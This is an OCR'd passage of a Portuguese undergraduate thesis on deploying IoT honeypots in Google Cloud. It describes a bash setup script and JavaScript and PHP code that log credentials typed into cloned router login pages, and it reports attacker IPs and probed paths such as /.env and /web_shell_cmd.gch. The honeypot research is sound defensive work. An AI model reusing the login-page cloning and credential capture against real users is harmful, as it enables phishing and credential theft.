

Figura 4 – Arquitetura do *Honeypot* ThingPot. Fonte: adaptada de Wang, Santillan e Kuipers (2018)

de roteadores. Já no trabalho de Chen et al. (2016), foi criado uma aplicação chamada FIRMADYNE para a realização dessas emulações. Alguns dos resultados obtidos mostraram seis tipos de vulnerabilidades, estas são: *Command Injection*, *Buffer Overflow*, *Information Disclosure*, *Sercomm Configuration Dump*, *MiniUPnPd Denial of Service* e *OpenSSL ChangeCipherSpec*.



Figura 5 – Caminhos de ataque no *Honeypot* ThingPot. Fonte: adaptada de Wang, Santillan e Kuipers (2018)

Já no experimento de Kim et al. (2020) foi criada uma aplicação chamada de FirmAE, que é, basicamente, uma melhoria do trabalho apresentado no estudo do Chen et al. (2016), incluindo uma automação capaz de corrigir possíveis erros na emulação. Como resultados obtidos, o FirmAE aumentou a taxa de emulação do textitframework em 487% e encontrou 23 vulnerabilidades exclusivas, incluindo 12 de dia-zero. A arquitetura dos emuladores FIRMADYNE e FirmAE estão respectivamente ilustradas na Figura 6 e 7.



Figura 6 – Arquitetura do emulador FIRMADYNE. Fonte: adaptada de Chen et al. (2016)

Em resumo, há diversos estudos que tratam sobre *Honeypots* já consagrados no



Figura 7 – Arquitetura do emulador FirmAE. Fonte: adaptada de Kim et al. (2020)

meio acadêmico implantados em uma infraestrutura em nuvem, porém, não são *Honeypots* focados em IoT. Por outro lado, os trabalhos relacionados à IoT, com exceção de (GUARNIZO et al., 2017), não utilizaram diretamente recursos de computação em nuvem para executarem os experimentos. No que se refere a roteadores, a maior parte dos estudos encontrados não faziam referência direta à *Honeypots*, mas analisaram questões importantes sobre segurança e emulação desses dispositivos.

Sendo assim, o presente trabalho unifica os três temas tratados acima: *Honeypots* com infraestrutura em nuvem pública, *Honeypots* voltados para IoT e emulação de interfaces de roteadores domésticos. Destaca-se o uso de nuvem pública que, nesse contexto, apresenta vários benefícios, por exemplo, escalabilidade, hospedagem de múltiplas instâncias em diversos países do mundo, administração unificada dos Honeypots, entre outros, o que aumenta significativamente as possibilidades de objetos e áreas de estudos futuros.

3 Desenvolvimento

Neste capítulo serão detalhados os desenvolvimentos do presente trabalho, para isso, as etapas da criação da infraestrutura de *Honeypots* em nuvem serão apresentadas. A Figura 8 ilustra a sequência desse processo, que será delineado nas Seções 3.1, 3.2, 3.3, 3.4, 3.5 e 3.6. Além disso, os recursos elaborados para a pesquisa foram adicionados a um repositório[1].



Figura 8 – Etapas do método adotado no presente trabalho

3.1 Escolha do Provedor de Nuvem Pública

A metodologia utilizada na presente pesquisa iniciou-se com a escolha do provedor de nuvem pública que mais se adequou às necessidades específicas da pesquisa. Foi realizado um levantamento dos principais recursos disponibilizados nos testes gratuitos dos provedores mais conhecidos, que são: Amazon Web Service, Microsoft Azure, Google Cloud e Oracle Cloud. Esses dados foram inseridos em uma tabela para análise posterior. As informações podem ser consultadas na Tabela 1.

Pôde-se notar que os recursos oferecidos por cada provedor seguem um padrão em que há uma quantidade de créditos para serem gastos em um determinado intervalo de tempo. Caso um dos dois critérios seja alcançado, os recursos são excluídos ou inicia-se o processo de cobrança com base no uso. Outro ponto analisado foi a limitação de

[1] Disponível em: https://github.com/lucasgmendes/scripts-tcc

Provedor	**Número de Máquinas**	**Crédito**	**Tempo para Consumir os Créditos**	**S.Os**	**Limitações Importantes**
Oracle Cloud	Até 6.	300 dólares.	30 dias	- Oracle Linux; - Ubuntu; - CentOS.	Limite de armazenamento de 200GB.Cada máquina deve ter no mínimo 50GB, logo, o limite máximo de instâncias cai para 4;
Google Cloud	Indeterminado.	300 dólares + bonus para estudante.	90 dias	- CentOS; - Debian; - Fedora - Red Hat Enterprise - Ubuntu - Ubuntu Pro - Windows Server	Sem limitações relevantes para a pesquisa.
AWS	Indeterminado.	Indeterminado.	12 meses (750 horas por mês)	- Amazon Linux; - Ubuntu; - Windows Server; - Red Hat Linux; - SUSE Linux Server; - Debian.	Apenas instâncias com 1 ou 2 vCPUs, 1GB de RAM e 5GB de armazenamento.
Azure	Indeterminado.	200 dólares.	30 dias	- CentOS; - Red Hat Enterprise; - SQL Server on Ubuntu Server; - Ubuntu; - SUSE Linux Enterprise.	Apenas instâncias com 1 vCPUs e 1GB de RAM.

Tabela 1 – Recursos disponíveis nos testes gratuitos de provedores de nuvem pública

processamento das máquinas, sendo, em geral, apenas 1 vCPU e 1GB de RAM, com exceção do Google Cloud, que disponibiliza recursos mais poderosos já em seu período de teste gratuito.

Como o objetivo do atual trabalho é focado na construção de uma infraestrutura capaz de viabilizar pesquisas e experimentações com diferentes características, dentre os provedores analisados, a Google Cloud Platform foi o que mais se destacou. Ele oferece um período de teste gratuito de 90 dias, um valor disponível para utilização, que é de 200 dólares, mais 100 dólares extras por se tratar de uma conta universitária, disponibilidade de diversos Sistemas Operacionais e, principalmente, a possibilidade de criar instâncias com mais vCPUs, memória e armazenamento.

3.2 Levantamento de Requisitos

Após a definição do provedor de nuvem pública, iniciou-se o processo de exploração das ferramentas, recursos e configurações disponíveis na plataforma. Para tanto, foram

realizados experimentos com diversos *Honeypots*, dentre eles, o Cowrie[2], Dionaea[3] e até mesmo um *framework* de *Honeypots* chamado T-Pot[4].

Todos os experimentos realizados nesta etapa utilizaram instâncias de máquinas virtuais no Google Cloud com diferentes configurações de processamento, armazenamento e rede. Ao final, foram feitas análises dos dados gerados e os resultados mostraram uma grande quantidade de acessos. O T-Pot, por exemplo, atraiu cerca de 100 mil acessos por dia, considerando 10 *Honeypots* ativos. Esse *framework* destaca-se, pois implementa 23 *Honeypots* utilizando *Docker*, plataforma que auxilia na administração de *containers*, de forma distribuída e já integrada com ferramentas de análise de redes, análise de *logs*, e geração de gráficos, entre outras ferramentas que auxiliam na visualização dos dados.

A partir desses experimentos iniciais, foi possível mensurar diversos parâmetros importantes para o bom funcionamento da infraestrutura, como, os recursos necessários das instâncias de máquinas virtuais, a forma como os *logs* poderiam ser coletados e configurações relacionadas à rede, por exemplo, configurações de *Firewall* e exposição de serviços para a Internet. Após essa etapa exploratória da plataforma, definiu-se um modelo base para iniciar o experimento. Tal modelo está descrito na Tabela 2.

Tipo	**S.O.**	**vCPU**	**Memória**	**Armazenamento**
e2-small	Ubuntu 20.04	0.5 - 2	2GB	10GB

Tabela 2 – Definição de Recursos para as Máquinas Virtuais

3.3 Preparação das Máquinas Virtuais

Com os pré-requisitos bem definidos, foi possível dar início à criação das Máquinas Virtuais. Para tanto, um novo projeto foi criado no Google Cloud Platform com o nome *Honeypots* e foi adicionado o *Compute Engine API*, que é a API responsável pelo processo de criação e administração das máquinas virtuais. A etapa seguinte foi a configuração detalhada das instâncias e a definição de localização, sistema operacional, e demais requisitos presentes na Tabela 2 e exemplificadas nas Figuras 9 e 10.

Nas configurações referentes a *Firewall*, foram permitidos os tráfegos que utilizam os protocolos HTTP e HTTPS. A liberação desses protocolos está diretamente relacionada com os dispositivos escolhidos, pois há a necessidade de exibir a interface deles por meio de uma URL para possibilitar a exposição dos serviços *web* e o acesso por parte dos invasores. Além disso, a depender das necessidades do experimento outros serviços poderiam ser liberados, como o SSH e o Telnet. Complementar a isso, as demais opções relativas à

[2] Disponível em: https://github.com/cowrie/cowrie
[3] Disponível em: https://github.com/DinoTools/dionaea
[4] Disponível em: https://github.com/telekom-security/tpotce

Figura 9 – Configurações de localização da máquina virtual.



Figura 10 – Configurações de recursos para a máquina virtual.

rede foram definidas como padrão. Ao final dessas configurações, obteve-se máquinas com custo médio de 15,87 dólares por mês.

Após a inicialização da máquina, são gerados dois endereços IPv4, sendo eles o IP interno e o IP externo. O endereço IP interno possibilita que uma instância se comunique com outras instâncias na mesma rede VPC (do acrônimo em inglês para *Virtual Private Cloud*) e o endereço IP externo possibilita que a instância se comunique com a Internet ou com os recursos em outra rede VPC. É pelo endereço IP externo que os atacantes acessam a interface *web* dos dispositivos simulados.

3.4 Instalação dos Recursos Necessários

O acesso às instâncias criadas é realizado via SSH e pode ser feito a partir do próprio console do GCP, o que facilita o gerenciamento das máquinas. Assim sendo, ao acessá-las, pôde-se fazer a atualização e instalação dos recursos necessários. Para facultar esse processo inicial, criou-se um *bash script* para, de forma automatizada, deixar a máquina pronta para uso sem demandar grande esforço. Tal *script* está detalhado abaixo.

```
#!/bin/bash

sudo su
apt update
apt upgrade -y
apt install apache2 php libapache2-mod-php php-mysql zip -y
service apache2 restart
touch /var/www/html/data.txt
cd /var/www/html/
rm index.html
unzip /caminho/do/seu/arquivo.zip
```

Basicamente, além de atualizar os pacotes da máquina, os comandos supracitados instalam os seguintes recursos:

- Servidor *web* Apache 2;
- Linguagem PHP;
- Módulos que permitem que o servidor *web* Apache execute código PHP;
- Extensão do PHP que fornece suporte para interagir com bancos de dados MySQL.

Para mais, o comando engloba o desempacotamento dos arquivos fonte da interface *web* e a criação do arquivo data.txt, em que os dados inseridos pelos invasores na interface serão gravados. Dessa forma, após os comandos serem executados, ao acessar o IP externo pelo navegador, o atacante terá acesso à tela de *login*. Atualmente, ao realizar uma tentativa de *login*, o sistema retorna uma mensagem de usuário ou senha incorreta com objetivo de instigar o invasor a realizar mais tentativas e enriquecer a quantidade de dados obtidos.

3.5 *Script* para coleta e persistência de dados

Para obter as informações digitadas pelos invasores nos campos de usuário e senha da interface *web* que será emulada, foi necessário desenvolver funções em JavaScript para

capturar os campos e enviá-los para o PHP por meio do método POST. Após receber essas informações no *script* PHP, elas são formatadas da seguinte maneira: username: <informação coletada no campo de usuário> ; password: <informação coletada no campo de senha>. Em seguida, o arquivo data.txt foi aberto, e a entrada, já formatada em uma nova linha, foi concatenada. Um exemplo da função JavaScript e do *script* PHP estão representados, respectivamente, nas Figuras 11 e 12.

O resultado é um arquivo contendo, em cada linha, uma tentativa única de *login*. Ressalta-se que o código JavaScript pode necessitar de pequenos ajustes para se adaptar a cada interface. Tais ajustes se devem à forma como cada *front-end* trata os dados de entrada do usuário.

log.js

Dlink > DLINK DSL-2730R > log.js > ...

```
1  function sendLoginData() {
2      var f = document.getElementById("login_frm");
3
4      var Username = f.web_login_name.value;
5      var Password = f.web_login_pass.value;
6
7      jQuery.post('log.php', {
8          username: Username,
9          password: Password
10     });
11 }
12
13 document.addEventListener('DOMContentLoaded', function() {
14     document.getElementById('loginIDbtn').addEventListener('click', function () {
15         sendLoginData();
16     });
17 });
```

Figura 11 – Exemplo de código JavaScript para coletar informações digitadas pelos invasores

3.6 Emulação de dispositivos IoT

A etapa de emulação de dispositivos IoT no presente trabalho envolveu a criação de interfaces de login de roteadores domésticos e sua implantação na arquitetura criada. Os *front-ends* foram obtidos a partir de dispositivos reais para garantir um maior grau de fidelidade e fazer com que o invasor pense estar em um ambiente autêntico. Esse processo consistiu em conectar os dispositivos no computador com um cabo de rede e acessar pelo navegador de Internet o IP referente à tela de *login*. Assim, ao inspecionar a página HTML foi possível acessar o código fonte e fazer uma cópia local.

log.php

Dlink > DLINK DSL-2730R > log.php > ...

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $data = "username:$username;password:$password\n";

    $file = fopen('/var/www/html/data.txt', 'a');
    fwrite($file, $data);
    fclose($file);

    echo "Dados enviados com sucesso!";
} else {
    echo "Erro: Método incorreto.";
}
?>
```

Figura 12 – Exemplo de código PHP para salvar informações digitadas pelos invasores em arquivo no servidor

Com os códigos obtidos, foi preciso realizar alterações pontuais para remover erros e adaptar funcionalidades para o ambiente criado anteriormente. Entre as adaptações realizadas, estão as modificações nos códigos HTML e JavaScript para redirecionar as entradas dos campos de usuário e senha para o *script* PHP, que persiste essas informações no arquivo de texto previamente criado no servidor.

Para colocar a interface em produção, gerou-se um arquivo de extensão .zip com todos os elementos do *front-end* adaptado, juntamente com o *script* PHP para a manipulação dos dados de entrada. O arquivo foi carregado para a máquina virtual através da *console* do GCP e, a partir disso, foi descompactado na pasta htdocs, local utilizado pelo servidor Apache para expor as páginas. Ao final deste processo, foi possível exibir na porta 80 a interface de *login* dos dispositivos através do IP criado para a instância.

4 Resultados

O propósito deste Capítulo é detalhar os resultados obtidos por meio da execução de um experimento. Esse experimento utilizou *Honeypots* que emularam interfaces de dispositivos IoT, dentre eles, quatro roteadores domésticos e dois sistemas de gerenciamento de rede em nuvem pública. Com isso, pôde-se demonstrar a funcionalidade da infraestrutura proposta.

4.1 Experimento

Para testar a infraestrutura desenhada e implantada, realizou-se um experimento com duração de 15 dias, entre 13 de outubro de 2023 e 28 de outubro de 2023. Esse experimento consistiu, principalmente, no desenvolvimento de interfaces gráficas de *login* e a disponibilização desses *front-ends* na Internet por intermédio de máquinas virtuais criadas no GCP com IP's públicos. Além disso, este experimento também tem como objetivo realizar uma breve análise dos acessos em cada um dos sistemas implantados. Porém, análises mais robustas dos resultados obtidos formarão escopo de trabalhos futuros.

Foram simuladas um total de seis interfaces *web* de diferentes dispositivos, sendo quatro deles roteadores domésticos das marcas D-Link, Huawei, Mikrotik, TP-Link e 2 outras interfaces, sendo, uma do Pfsense, que é um *firewall*, e outra do Zabbix, que é um *software* de código aberto para monitorar infraestrutura de tecnologia da informação.

Tratando-se da infraestrutura para o experimento, foram criadas doze máquinas virtuais na nuvem, duas para cada interface desenvolvida, seguindo o modelo descrito previamente. Para que houvesse uma perspectiva dos ataques ou da tentativa deles por região do planeta, foram escolhidos diferentes países ao redor do mundo, logo, assim como pode-se notar na Tabela 3 e na Figura 14, houve uma cobertura consideravelmente grande em relação ao espaço geográfico. Tais máquinas virtuais são retratadas na Figura 13.

Interface	**Localização - VM 1**	**Localização - VM 2**
Mikrotik	São Paulo	Tel Aviv
D-link	Santiago	Mumbai
Huawei	Los Angeles	Hong Kong
Tp-Link	Norte da Virgínia	Tokyo
Pfsense	Paris	Singapura
Zabbix	Frankfurt	Sydney

Tabela 3 – Localização de cada Máquina Virtual



Figura 13 – Instâncias de Máquina Virtual no GCP para hospedar interfaces *web*.

Figura 14 – Localizações geográficas das instâncias de máquinas virtuais criadas.

4.2 Extração dos *Logs*

Para coletar informações relevantes para este trabalho foram utilizados os *logs* gerados pelo próprio servidor Apache, além dos dados persistidos no arquivo data.txt. A extração desses *logs* foi feita da seguinte maneira: primeiramente, o diretório padrão dos *logs* Apache (/var/log/apache2/) foi acessado e um arquivo .zip, contendo todo o conteúdo do diretório, foi gerado. Em seguida, os dados compactados foram extraídos pelo próprio *console* do GCP. Por padrão, os *logs* do Apache são separados por data, logo, obteve-se quinze arquivos, um para cada dia do experimento.

Na etapa de pré-processamento dos dados, os *logs* gerados durante os 15 dias de experimento foram unificados em um único arquivo por intermédio de um *script bash*.

Dessa forma, a análise se torna mais acessível e gera uma maior riqueza de detalhes e métricas.

4.3 Análise dos *Logs*

Para auxiliar as etapas do estudo, utilizou-se um analisador de *log* da *web* de código aberto, nomeado *GoAccess*[1]. Essa ferramenta fornece diversas métricas de forma visual e interativa a partir de um arquivo de *log*, o que o torna um grande facilitador para uma melhor interpretação dos resultados obtidos. Para compreender corretamente os gráficos e tabelas gerados pelo *GoAccess* precisa-se conhecer a definição de algumas métricas usadas, como:

- Requisições: Solicitações HTTP enviadas ao servidor Apache;
- Visitantes únicos: Solicitações HTTP contendo o mesmo IP, a mesma data e o mesmo agente de usuário;
- TX. Total: Representa o consumo total de largura de banda do conjunto de requisições.

4.3.1 Requisições

Como resultado, obteve-se um total de 48719 requisições durante os 15 dias de experimento, e uma média de 4060 requisições por interface emulada. No que se refere a quantidade de visitantes únicos, durante todo o período do experimento a média foi de 628 por interface. Os detalhes mais específicos podem ser observados na Tabela 5.

Nas Figuras 15 e 16, podemos observar a quantidade de requisições com base no sistema operacional utilizado e no IP do atacante, respectivamente. Destaca-se que um único IP localizado no Canadá foi responsável por mais de 10% do total de requisições. Tratando-se de requisições por país, entre os que tiveram maior incidência, estão: Estados Unidos, Canadá, Alemanha, China e Rússia. Mais países e as respectivas quantidades de requisições estão detalhadas na Tabela 4.

Com a análise dos *logs* gerados pelas interfaces (Figuras 17, 18, 19, 20, 21 e 22), pôde-se obter diversos indícios de tentativas de ataques, em que, em sua grande maioria, os invasores buscavam acesso às páginas de administração de serviços como PHP, MySQL e WordPress. Ademais, algumas manifestações comumente utilizadas por *bots*, por exemplo, requisições contendo a *string*, demonstrada na Figura 23, foram percebidas.

Alguns resultados da análise mostraram diversas tentativas de exploração de *bugs* para execução de código do ThinkPHP. Essa afirmativa é evidenciada pela presença de

[1] Disponível em: https://goaccess.io/

País	Quantidade de Requisições
Estados Unidos	14982
Canadá	8183
Alemanha	5226
China	3.664
Rússia	2291
Singapura	1663
Bélgica	1486
Reino Unido	1155

Tabela 4 – Quantidade de requisições por país

requisições contendo *strings*, como demonstrado na Figura 24, em que segundo o SecurityNews (2018) caracterizam esse tipo de ataque.

Uma boa métrica a ser observada é a quantidade de URLs não encontradas e o que elas representam. Esse tipo de parâmetro mostra o que os invasores pretendiam fazer por meio do campo de URL da interface. Algumas das URLs inseridas foram:

- /.env : pode significar uma possível tentativa de obter variáveis sensíveis de API,

Figura 15 – Quantidade de requisições por Sistema Operacional

por exemplo;

- /boaform/admin/formLogin : está ligada a exploração de vulnerabilidades em roteadores de fibra óptica;
- /web_shell_cmd.gch : é utilizada em exploração de vulnerabilidades em *modem*. Nesse caso específico, a vulnerabilidade visada possui CVE com *score* 10 (CVE-2014-2321);

ENDEREÇOS IPV4

HOSTS DE VISITANTES ORDENADOS POR REQUISIÇÕES [, AVGTS, CUMTS, MAXTS]

#	REQUISIÇÕES	VISITANTES	TX. TOTAL	PAIS	DADOS
MIN.	1 (00.00%)	1 (00.02%)	—	—	
MAX.	5288 (10.85%)	42 (00.89%)	6.97 MiB (04.50%)	—	
AVG.	13 (00.03%)	1 (00.02%)	43.28 KiB (00.03%)	—	
1	5288 (10.85%)	3 (00.06%)	2.7 MiB (01.74%)	CA Canada	35.183.95.151
2	1756 (03.60%)	16 (00.34%)	4 MiB (02.58%)	DE Germany	54.37.79.75
3	1464 (03.00%)	16 (00.34%)	3.7 MiB (02.38%)	DE Germany	54.36.115.221
4	1388 (02.85%)	8 (00.17%)	4 MiB (02.59%)	BE Belgium	57.129.23.166
5	997 (02.05%)	4 (00.08%)	580.5 KiB (00.37%)	CN China	111.2.5.222
6	883 (01.81%)	8 (00.17%)	2.3 MiB (01.48%)	CA Canada	51.79.29.48
7	881 (01.81%)	16 (00.34%)	5 MiB (03.22%)	US United States	54.80.185.234
8	709 (01.46%)	14 (00.30%)	1023.7 KiB (00.65%)	HK Hong Kong	164.52.0.94
9	466 (00.96%)	14 (00.30%)	1.1 MiB (00.69%)	DE Germany	83.97.73.87
10	445 (00.91%)	16 (00.34%)	5.7 MiB (03.71%)	RU Russian Federation	90.151.171.108
TOT.	48 719	4735	154.8 MiB	—	3663

Figura 16 – Quantidade de requisições por IP

Interface	**IP**	**Localização**	**Qtd. de Requisições**	**Visitantes Únicos**
